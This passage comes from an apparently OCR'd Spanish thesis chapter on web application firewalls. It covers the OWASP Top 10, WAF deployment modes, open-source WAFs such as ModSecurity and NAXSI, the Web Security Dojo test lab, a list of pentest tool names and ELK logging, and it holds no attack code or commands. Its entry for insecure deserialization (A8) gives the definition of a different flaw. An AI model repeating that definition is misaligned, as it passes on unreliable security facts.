


Figura 2. Análisis de vulnerabilidad media

2.2 Metodología orientada al análisis de seguridad de aplicaciones Web. (OWASP)

OWASP (Open Web Application Security Project) es una metodología de seguridad de auditoría web, abierta y colaborativa, orientada al análisis de seguridad de aplicaciones Web, y usada como referente en auditorías de seguridad.

El presente proyecto se guiará en la metodología de auditoría OWASP para los trabajos de auditoría de seguridad web para analizar y evaluar los riesgos más relevantes para el presente proyecto.

La revisión de los controles, definidos por esta metodología, permite al equipo de auditores garantizar que una revisión de la plataforma se realiza de forma adecuada, garantizando que todos los vectores de ataque han sido analizados y que los fallos de seguridad han sido detectados. Este proceso ayuda a mejorar la seguridad y la protección de los sistemas informáticos.

2.2.1 Enfoque de análisis de seguridad

Existen dos modalidades principales de revisión de seguridad basada en OWASP 2017.

Auditoría OWASP TOP 10: Se enfoca en revisar una aplicación en busca de las debilidades más habituales y que tienen un impacto mayor en la seguridad de un sistema.

A1: Inyección: Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta.
A2: Pérdida de autenticación y gestión de sesiones: Las funciones relacionadas a autenticación y gestión de sesiones a veces se implementan de

forma errónea, permitiendo a los atacantes comprometer datos sensibles y asumir la identidad de otros usuarios.

A3: Exposición de datos sensibles: Muchas aplicaciones Web no protegen adecuadamente datos sensibles. Estos requieren de métodos de protección adicionales tales como el cifrado y precauciones especiales en un intercambio de datos con el navegador.

A4: Entidad externa de XML (XXE): Los atacantes pueden explotar XML vulnerable si pueden cargar XML o incluir contenido malicioso en un documento XML, a través de código vulnerable, dependencias o integraciones.

A5: Control de acceso inseguro: La mayoría de las aplicaciones Web verifican los privilegios de acceso a nivel de función antes de hacer visible las funcionalidades en la interfaz de usuario.

A6: Configuración de seguridad incorrecta: Un atacante se aprovecha de errores de configuración para obtener acceso no autorizado o conocimiento del sistema.

A7: Cross site scripting (XSS): El atacante envía texto que son secuencias de comandos de ataque que explotan el intérprete del navegador.

A8: Deserialización insegura: El ocurre cuando se realizan peticiones HTTP falsificadas del servidor de la víctima a una aplicación web vulnerable.

A9: Uso de componentes con vulnerabilidades Conocidas: El atacante identifica un componente débil a través de escaneos automáticos o análisis manuales.

A10: Monitorización y registro insuficiente: La explotación de falta de monitoreo y logging es la base de casi todos los incidentes importante. [7]

Una auditoría web en la que se evalúan los controles del TOP 10 de OWASP es la recomendable cuando se estudia la seguridad de una aplicación web por primera vez o cuando la seguridad de este entorno no es crítica para la empresa. Ofrece un buen equilibrio en cuanto a esfuerzo, costes y resultados.

Auditoría OWASP completa: El objetivo en una revisión de seguridad web completa, que se apoya en la metodología OWASP, es validar los 90 controles definidos por la metodología, haciendo especial hincapié en errores relacionados con lógica de negocio. Es el enfoque ideal cuando la criticidad de una plataforma es elevada, y ayuda a blindar un sistema frente a ataques informáticos. [8] [9]

2.2.2 Técnicas de Auditoría Web

Las revisiones de seguridad de una aplicación Web se pueden realizar tanto de forma automática, mediante el uso de herramientas comerciales, como mediante un análisis manual de cada uno de los módulos de la aplicación.

El estudio manual de seguridad web con lleva un mayor esfuerzo, de cara a identificar errores relacionados con lógica de negocio y fallos de seguridad que no pueden ser encontrados mediante el uso de herramientas automáticas.

Además, las aplicaciones web pueden ser analizadas desde dos perspectivas distintas:

- Caja negra: Sin conocimiento de la infraestructura, sin usuarios y con una revisión de seguridad centrada en el análisis de las áreas accesibles de forma anónima.
- Caja blanca: Revisión con mayor profundidad, para la que ya existe un mayor nivel de conocimiento de la plataforma, así como usuarios de acceso para interactuar con el área privada. [9]

2.3 Soluciones WAF

La implementación de firewalls es una práctica de seguridad recurrente utilizada en entornos corporativos. A la hora de evaluar la protección de aplicaciones web surge lo que se conoce como WAF o Web Application Firewalls.

Los WAF son un tipo de firewall que se utilizan para controlar el acceso a una aplicación o servicio web. A diferencia de un firewall tradicional, un IPS o IDS, la ventaja de un WAF es que opera sobre la capa de aplicación (capa 7 del modelo OSI), por lo que es posible considerar algunos tipos de protecciones más allá de las tradicionales con los dispositivos mencionados. [10]

Configurando las reglas correctamente de los WAFs, se puede mitigar las vulnerabilidades para que no puedan ser explotadas. Esto permite solventar la vulnerabilidad hasta que se dé solución a nivel de diseño. [10]

2.3.1 Beneficios:

- Protección contra explotaciones de día cero (zero day exploit). Mediante el reconocimiento de patrones detectan y frustran ataques de día-cero y otras amenazas en evolución.
- Parches Temporales Automatizados. [11]
- Protección de ataques web comunes (Inyección de código SQLi, inyección Html, ejecución arbitraria de código)
- Protección de ataques (XSS), ataques de Denegación de servicio (DoS, DDoS), ataques a aplicaciones específicas (Joomla, WordPress).
- Previene fuga de información.
- Balanceo de carga del tráfico (permite la distribución de carga de servicio entre los servidores en base a algún criterio).
- Plataforma en alta disponibilidad (Permite un grado de continuidad de servicio de protección web). [12]
- Dar respuesta inmediata a los ataques conocidos sin bloquear el tráfico legítimo del usuario durante el ataque.

2.4 Funcionamiento de las soluciones WAF

Analiza las peticiones web y compará con políticas de seguridad en base a la aplicación utilizada para la mitigación de ataques.

Posee firmas de ataques para:

- Sistemas Operativos.
- Servidores web.
- Lenguajes, frameworks y aplicaciones.
- Servicio de base de datos. [12]

2.4.1 Montajes:

Los WAF analizan el tráfico el tráfico que capturan, no sólo por las direcciones IP y puertos, que es lo que haría un firewall; sino también por el contenido de las peticiones y respuestas transmitidas. Así el sistema trata de detectar diferentes patrones de ataques a servicios web (Inyecciones SQL, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), etc.). [13]




Figura 3. Montaje tradicional de un sistema WAF.

Tal como se muestra en la imagen superior, aunque se pueda conectar el sistema WAF de forma independiente, generalmente se utiliza como una segunda capa de protección.

Un firewall tradicional bloquea todo el tráfico que no sea HTTP de manera que el sistema WAF sólo deba analizar y gestionar el tráfico web. Esta doble capa de seguridad permite que cada una de ellas sea más eficiente y genere el mínimo retraso posible en la comunicación.

Los WAFs se les puede catalogar como IDS/IPS, ya que analiza el tráfico capturado andes de decidir si darle paso o bloquearlo, generando una latencia, para evitar que los usuarios noten esta latencia es importante que los WAF sólo deban analizar el tráfico que realmente tenga como destino las páginas web que protegen.

Otra de las ventajas de los WAF frente a los IPS tradicionales, es que se adaptan casi a cualquier entorno web. Así es posible crear reglas específicas de protección para cada aplicación, con lo que al final se consigue un sistema de protección totalmente adaptado a las necesidades de cada cliente. [13]




Figura 4. Diagrama de un WAF en la nube.

2.4.2 Modos de implementación

El modo de implementación depende de la topología de red y de las necesidades de seguridad que requieran las aplicaciones web. A continuación se listan los modos de implementación más usados para un WAF.

- **WAF en modo Puente Transparente (Bridge):**

Es un equipo que interconecta dos segmentos de red de forma transparente (sus interfaces de red no tienen dirección IP), de modo que no se requiere alterar la configuración de direcciones IP de los servidores web, ya que son estos mismos los que responden las peticiones web. No requiere de la reconfiguración de los registros DNS y permite proteger múltiples servidores de aplicaciones web, siempre y cuando estos se accedan mediante el canal que protege el WAF.

- **WAF en modo Proxy Inverso:**

Equipo que interconecta dos o más segmentos de red, pero éste si cuenta con dirección IP propia. Concentra, gestiona y analiza las peticiones y respuestas HTTP que circulan entre los usuarios y aplicaciones web. En pocas palabras, el WAF en modo de proxy inverso responde las peticiones web como si éste fuera el servidor web mismo, por lo tanto es de utilidad para ocultar a los servidores de aplicaciones web de la red exterior. Permite proteger múltiples servidores de aplicaciones web. Su implementación requiere modificar los registros DNS que ahora deben dirigirse a la dirección IP del WAF en modo proxy inverso en vez de a los servidores web.




Figura 5. WAF en modo Proxy Inverso

- **WAF End-point en modo embebido o plugin:**

El WAF se instala como un software de complemento o plugin en el servidor web a proteger. Para su operación hace uso de los recursos de hardware (procesador, RAM, disco duro) y software del servidor donde se ha instalado. Su instalación depende totalmente del tipo de servidor web y del sistema operativo subyacente. Este modo de operación es el más sencillo pues no requiere configuraciones adicionales en la red. [14]

Las tres principales formas de implementarlo son:

- Instalado en el servidor como una herramienta o programa independiente.
- Como complemento de un servidor web como puede ser Apache.
- Como plugin de un gestor de contenidos como WordPress, Drupal o Joomla [15]

- **Cloud-Based**

Este tipo es desplegado en la nube. El Cloud WAF recibe todas las solicitudes al servidor, las analiza y filtra antes de enviarlas al servidor web. Este tipo de WAF tiene la ventaja de que son configurados y mantenidos por expertos, además de que tienen soporte las 24 horas del día, los 7 días de la semana. [15]

2.4.3 Modelo de seguridad:

Existen dos modelos de seguridad en los WAFs:

Modelo de Seguridad Positiva: Los WAFs que siguen el modelo de seguridad positiva deniegan por defecto todas las transacciones y solamente acepta las que identifica como seguras o válidas. Para determinar si una transacción es segura, consulta una serie de reglas que se definen previamente, ya sea, por el auto-aprendizaje de la aplicación o configuradas manualmente.

A simple vista, parece ser la solución idónea, pero si nuestra aplicación está sujeta a cambios en el diseño o funcionamiento este modelo de seguridad puede volverse difícil de mantener. Otras ventajas de este modelo es que no dependen de ningún tipo de actualizaciones y nos protegen de ataques desconocidos, como desventaja, son más propensos a detectar falsos positivos y necesitan un proceso de aprendizaje, para saber cómo funcionan la aplicación.

Modelo de Seguridad Negativa: en este modelo de seguridad, el WAF acepta todas las transacciones y solamente deniega las que detecta como una posible amenaza o un ataque. Constrastando con el anterior, no es muy preciso y depende de actualizaciones y bases de firmas de posibles ataques. A pesar de las desventajas arriba citadas, los WAF que siguen este modelo no precisan de muchos ajustes y suelen ser fáciles de administrar. [14]

2.4.4 Riesgos que implica emplear un WAF:

Si no están configurados correctamente, pueden detectar muchos falsos positivos, por tanto, muchas transacciones denegadas y pérdida de capital por parte de la empresa.

Pueden introducir un cierto retardo en las transferencias, para solventar este inconveniente se pueden implementar aceleradores SSL. [14]

2.5 Soluciones WAF Open Source existentes

2.5.1 ModSecurity

Herramienta desarrollado por Trustwave, es un firewall de aplicaciones Web embebible que se ejecuta como módulo del servidor web Apache, provee protección contra diversos ataques hacia aplicaciones Web y permite monitorizar tráfico HTTP, así como realizar análisis en tiempo real sin necesidad de hacer cambios a la infraestructura existente. Provee protección contra las principales amenazas del Top 10 de OWASP mediante su conjunto de reglas especializadas en detección y bloqueo de ataques.

ModSecurity para Apache es un producto desarrollado por Breach Security. Está disponible como Software Libre bajo la licencia GNU General Public License, a su vez, se encuentra disponible bajo diversas licencias comerciales. [16]

ModSecurity originalmente su integración se concibió para apache, actualmente permite la integración con IIS y nginx.

Funciona mediante la comparación de tráfico de servidor web contra un sistema de reglas. Dependiendo de su configuración, procederá al bloqueo o transformación del tráfico con contenido malicioso, generando un log de actividad (mode block), o únicamente detectando y generando un log del tráfico malicioso (mode detection). Su sistema de reglas se ha convertido en un estándar usado por varios WAF tanto comerciales como open source.

Una de las desventajas de esta herramienta es que carece de una interfaz de administración web o interfaz gráfica, toda la administración, configuraciones y monitoreo de los logs, se lo realiza a través de un terminal del sistema.

Funcionamiento:

Permite el funcionamiento en modo incrustado en el servidor web (mode embeded) y en modo proxy revserso (reverse proxy).

- **Embeded mode:** se refiere al hecho que la herramienta ModSecurity corre como un módulo de apache y se ejecuta dentro del proceso del servidor web. ModSecurity en este modo de funcionamiento resulta fácil

de instalar en un servidor apache ya existente y evita la posibilidad de convertirse en un único punto de fallo respecto al tráfico web. Como desventaja, únicamente permite la protección web del servidor donde se encuentra instalado, consumiendo recursos del mismo, como CPU, memoria RAM, etc.

- **Reverse proxy:** se configura un servidor apache para que funcione como proxy reverso. Teniendo ventajas como ocultando la topología de la red interna o DMZ donde se encuentra alojado el servidor web, dificultando de esta manera las actividades de los atacantes. Además facilita la gestión de seguridad al centralizar en un único punto. No se requiere de configuraciones extras en el código del servidor web. La desventaja recae en que puede convertirse en un cuello de botella respecto al tráfico web, si el servidor proxy no está bien configurado y además no es capaz de procesar todo el tráfico generado. Además se puede convertir en un único de punto de fallo si el proxy sufre algún tipo de avería, afectando la disponibilidad de todos los servicios a las aplicaciones web que protege. [17]




Figura 6. ModSecurity + reverse Proxy

2.5.2 IronBee Open Source WAF

Herramienta desarrollado por Qualys, IronBee es un WAF desarrollado y mantenido por el equipo que diseñó y desarrolló a ModSecurity en sus inicios. Este proyecto apunta a producir un WAF que sea aún más seguro, de alto rendimiento, portable y libremente disponible, incluso para el uso comercial. El enfoque de este WAF va dirigido a perfilar el comportamiento de la aplicación web y sus usuarios, de esta forma se pueden establecer controles de seguridad basados en la forma de uso de las aplicaciones web, así como los convencionales contra ataques web comunes. [18]

IronBee aún no está disponible en el paquete binario, por lo que debe compilar desde la fuente y probarlo en el siguiente sistema operativo.

- CentOS

- Fedora
- Ubuntu
- OS X

Es un marco de seguridad web altamente portátil y muy liviano. [19]

2.5.3 NAXSI

NAXSI es un WAF open source para el servidor web nginx, integrándose en el mismo mediante módulos. Nginx es un servidor HTTP popular de código abierto y proxy inverso conocido por su estabilidad, configuración simple y requisitos de recursos frugales. Se puede aumentar considerablemente la seguridad del servidor Nginx utilizando un módulo como NAXSI. NAXSI es un acrónimo que significa (Nginx Anti XSS & SQL Injection), su objetivo final es evitar que cualquier atacante aproveche las vulnerabilidades web en cualquier sitio, sin importar el idioma que se use para desarrollarlo. Existe un módulo Nginx de terceros gratuito, que proporciona funciones de firewall de aplicaciones web. Este WAF analiza, filtra y asegura el tráfico que llega a su aplicación web, y actúa como un firewall DROP-by-default, lo que significa que bloquea todo el tráfico en su camino a menos que se le indique específicamente que permita el acceso. Cabe mencionar que protege los sitios web de las 10 principales amenazas OWASP.

La simplicidad con la que un usuario puede manipular el acceso es una característica clave que diferencia a NAXSI de otros firewalls de aplicaciones web (WAF) con funcionalidades similares como ModSecurity. Aunque ModSecurity viene con un rico conjunto de características, es más difícil de mantener que NAXSI. Esto hace que NAXSI sea una opción simple y adaptable que proporciona reglas fácilmente disponibles que funcionan bien con aplicaciones web populares como WordPress. [20] [21]




Figura 7. WAF NAXSI

Las siguientes son las principales características de NAXSI:

- Protege de XSS, inyecciones SQL, CSRF, inclusión de archivos
- Motor rápido
- Configuración simple relativa

- Verificar las solicitudes GET / POST
- Comprobar encabezados HTTP y cookies
- Prohibir símbolos peligrosos y palabras clave SQL
- Permite la configuración del enfoque de la lista blanca creando una línea base de aplicación web
- Capaz de ejecutarse en modo de aprendizaje o producción
- No usa firma de ataque conocido. [22]

2.5.4 Vulture

Vulture es un proxy inverso HTTP de código abierto. Garantiza la seguridad de las aplicaciones web que se enfrentan a internet. Vulture está listo para HTTP/2 e IPv6.

Vulture está construido sobre FreeBSD, Apache, Redis y MongoDB. Y es manejable a través de una GUI web única.

Las características básicas son:

- Firewall de red basado en FreeBSD pf.
- Balanceo de red TCP basado en ha-proxy.
- Balanceo http proxy basado en apache.
- Autenticación de usuarios mediante LDAP/AD, Kerberos, SQL, Radius, etc.
- Firewall de aplicaciones web basado en ModSecurity y algoritmos personalizados. [24]




Figura 8. WAF Vulture

2.5.5 Waf2Py Modsecurity v3

Waf2Py es una interfaz web agradable y fácil de usar para la implementación de modsecurity v3 y nginx. Waf2Py es gratuito y se ejecuta bajo Web2Py (Python), el cual controla la configuración de seguridad y nginx de una manera fácil, lo que permite proteger cualquier aplicación.

Características de Waf2Py:

- Crear un sitio en solo minutos
- Crear exclusiones globales o locales
- Agregar interfaces virtuales
- Crear rutas estáticas para la aplicación deseada
- Comprobar los logs (debug, access, error y audit) de una manera fácil
- Descargar logs
- Verificar las estadísticas de cada aplicación
- Deshabilitar / habilitar la protección
- Restringir rutas o archivos
- Insertar headers [31]




Figura 9. WAF Waf2Py

2.5.6 ModSecurity para NGINX + OWASP ModSecurity CRS (Core Rule Set)

ModSecurity es un módulo de firewall de aplicaciones web de código abierto (WAF) ideal para proteger Apache, Nginx e IIS de varios ataques cibernéticos que atacan vulnerabilidades potenciales en varias aplicaciones web.

El OWASP ModSecurity Core Rule Set (CRS) es un conjunto de reglas genéricas de detección de ataques para usar con ModSecurity o firewalls de aplicaciones web compatibles. El CRS tiene como objetivo proteger las aplicaciones web de una amplia gama de ataques, incluido el OWASP Top Ten, con un mínimo de alertas falsas.

Agregando el módulo OWASP Modsecurity CRS, permite protegerse de las siguientes amenazas:

- Protección de violación de protocolo HTTP
- Ataques web comunes
- Bots, rastreadores, protección de actividades maliciosas
- Protección troyana
- Protección de fuga de información
- Ataques Cross Site Scripting

- Ataques de inyección SQL
- Ataques Inclusión de archivos locales y remotos.
- Ataques de ejecución de código remotos. [32]

Figura 10. WAF Nginx + ModSecurity

2.6 WAF Comerciales según cuadrante de Gartner 2019.

Según el cuadrante de Gartner 2019 para Firewalls de Aplicaciones Web (WAF), la solución Imperva es el líder. [33]

Figura 11. Cuadrante mágico para Firewalls de Aplicaciones Web

En base a este cuadrante, se va mencionar las características más principales de la solución de Imperva. Web Imperva Cloud WAF, es un servicio de firewall para aplicaciones web en la Nube, fácil y económico, que ofrece a las empresas un potente sistema para proteger las aplicaciones web críticas, entre las características más relevantes son:

- Proteger contra los riesgos de seguridad de aplicaciones web más críticos: inyección SQL, cross-site scripting, illegal resource access, remote file inclusion, y otras amenazas OWASP Top 10.
- Detectar ataques con precisión y minimizar los falsos positivos, en base a perfiles dinámicos patentados y validación de ataques correlacionados.

- Genera informes gráficos para comprender fácilmente el estado de seguridad y cumplir con el cumplimiento normativo. Genera informes predefinidos y personalizables.
- Integración con la mayoría de los principales sistemas de información de seguridad y gestión de eventos (SIEM) como Splunk, ArcSight y otros.
- Inspeccionar y analizar todas las solicitudes a los sitios web y API, y proteger de ataques destinados a explotar vulnerabilidades y de ataques automatizados.
- Inspección de perfiles y contenido para identificar y proteger contra actividades maliciosas, validando y monitoreando el tráfico.
- WAF Gateway realiza "parches virtuales" para aplicaciones a través de la integración del escáner de vulnerabilidades.
- Machine Learning, aprendiendo dinámicamente el comportamiento normal de la aplicación y distingue de las anomalías de un ataque.

2.7 Distribuciones que permitan explotación de vulnerabilidades web

Para el presente proyecto se ha decidido hacer uso de la herramienta Web Security Dojo. Dojo es es un proyecto de código abierto que incluye una serie de aplicaciones que hacen de ésta una herramienta perfecta para testear aplicaciones Web, nos ofrece todas las aplicaciones necesarias para realizar pruebas de intrusión en aplicaciones Web. Dojo divide sus aplicaciones en dos grandes grupos: Tools y Targets (herramientas y objetivos). [25]




Figura 12. Web Security Dojo

Se probará la capacidad del Firewall de aplicaciones Web (WAF) para mitigar las amenazas que presenta la herramienta de Web Security Dojo.

Maven Security Consulting ha creado un appliance open source de Web Security Dojo, que contiene una imagen ya con todo lo necesario para importar la máquina virtual a cualquier sistema de virtualización como Vmware o Virtual Box.
Web Security Dojo es un gran objetivo para probar los WAF, ya que contiene numerosos objetivos web vulnerables como:

- DVWA – Damn Vulnerable Web Application
- Mutillidae/NOWASP

- Insecure Webb App
- WAVSEP Scanner Testbench
- Juice Shop
- Gruyere
- Hacme Casino
- Webgoat [26] [27]

2.8 Herramientas de ataques para aplicativos web

Herramientas esenciales que nos permitirán explotar las vulnerabilidades de Web Security Dojo, dichas herramientas se pueden encontrar tanto en la plataforma de Kali Linux como en la distribución contenida para Dojo:

- Arachni
- Burpsuite
- Davtest
- Dirbuster
- Helpful Firefox add-ons
- J-Baah
- JBroFuzz
- MetaSploit
- Nikto/Wikto
- OWASP Skavenger
- OWASP Dirbuster
- Paros
- Ratproxy
- rats
- Skavenger shell
- skipfish
- sqlmap
- W3AF
- Watobo
- WebScarab
- Websecurify
- Zed Attack Proxy [27]

2.9 Herramienta open source para la gestión de logs

Se ha decido integrar al laboratorio de pruebas la herramienta ELK stack, para la gestión de logs de los WAF. Ya que ELK es un conjunto de herramientas de gran potencial de código abierto que se combinan para crear una herramienta de administración de registros permitiendo la monitorización, consolidación y análisis de logs generados en múltiples servidores. ELK Stack simplifica la búsqueda y el análisis de datos al proporcionar información en tiempo real a partir de los datos de registro.

ELK es un stack compuesta por tres pilares fundamentales: Elasticsearch, Logstash y Kibana. También pueden ser utilizadas como herramientas

independientes, pero la unión de todas ellas hace una combinación perfecta para la gestión de registros.




Figura 13. Arquitectura y la ingesta de datos en ELK

Las fuentes de datos envían información a Logstash, que al tener muchos plugins de entrada y salida, podemos introducir gran cantidad de datos. Esos datos son procesados antes de almacenarlos en la base de datos de Elasticsearch, y con Kibana se montan las visualizaciones que accedan a esa información, para poder así monitorizarlas. los cuales detallaremos a continuación:

2.9.1 Logstach

Es la parte de preprocesamiento antes de guardar la información en Elasticsearch, se encarga de manejar los ficheros log, recopilando, parseando y enriqueciendo datos si fuese necesario, para posteriormente enviarlos a Elasticsearch.

Logstach utiliza 3 tipos de plugins:

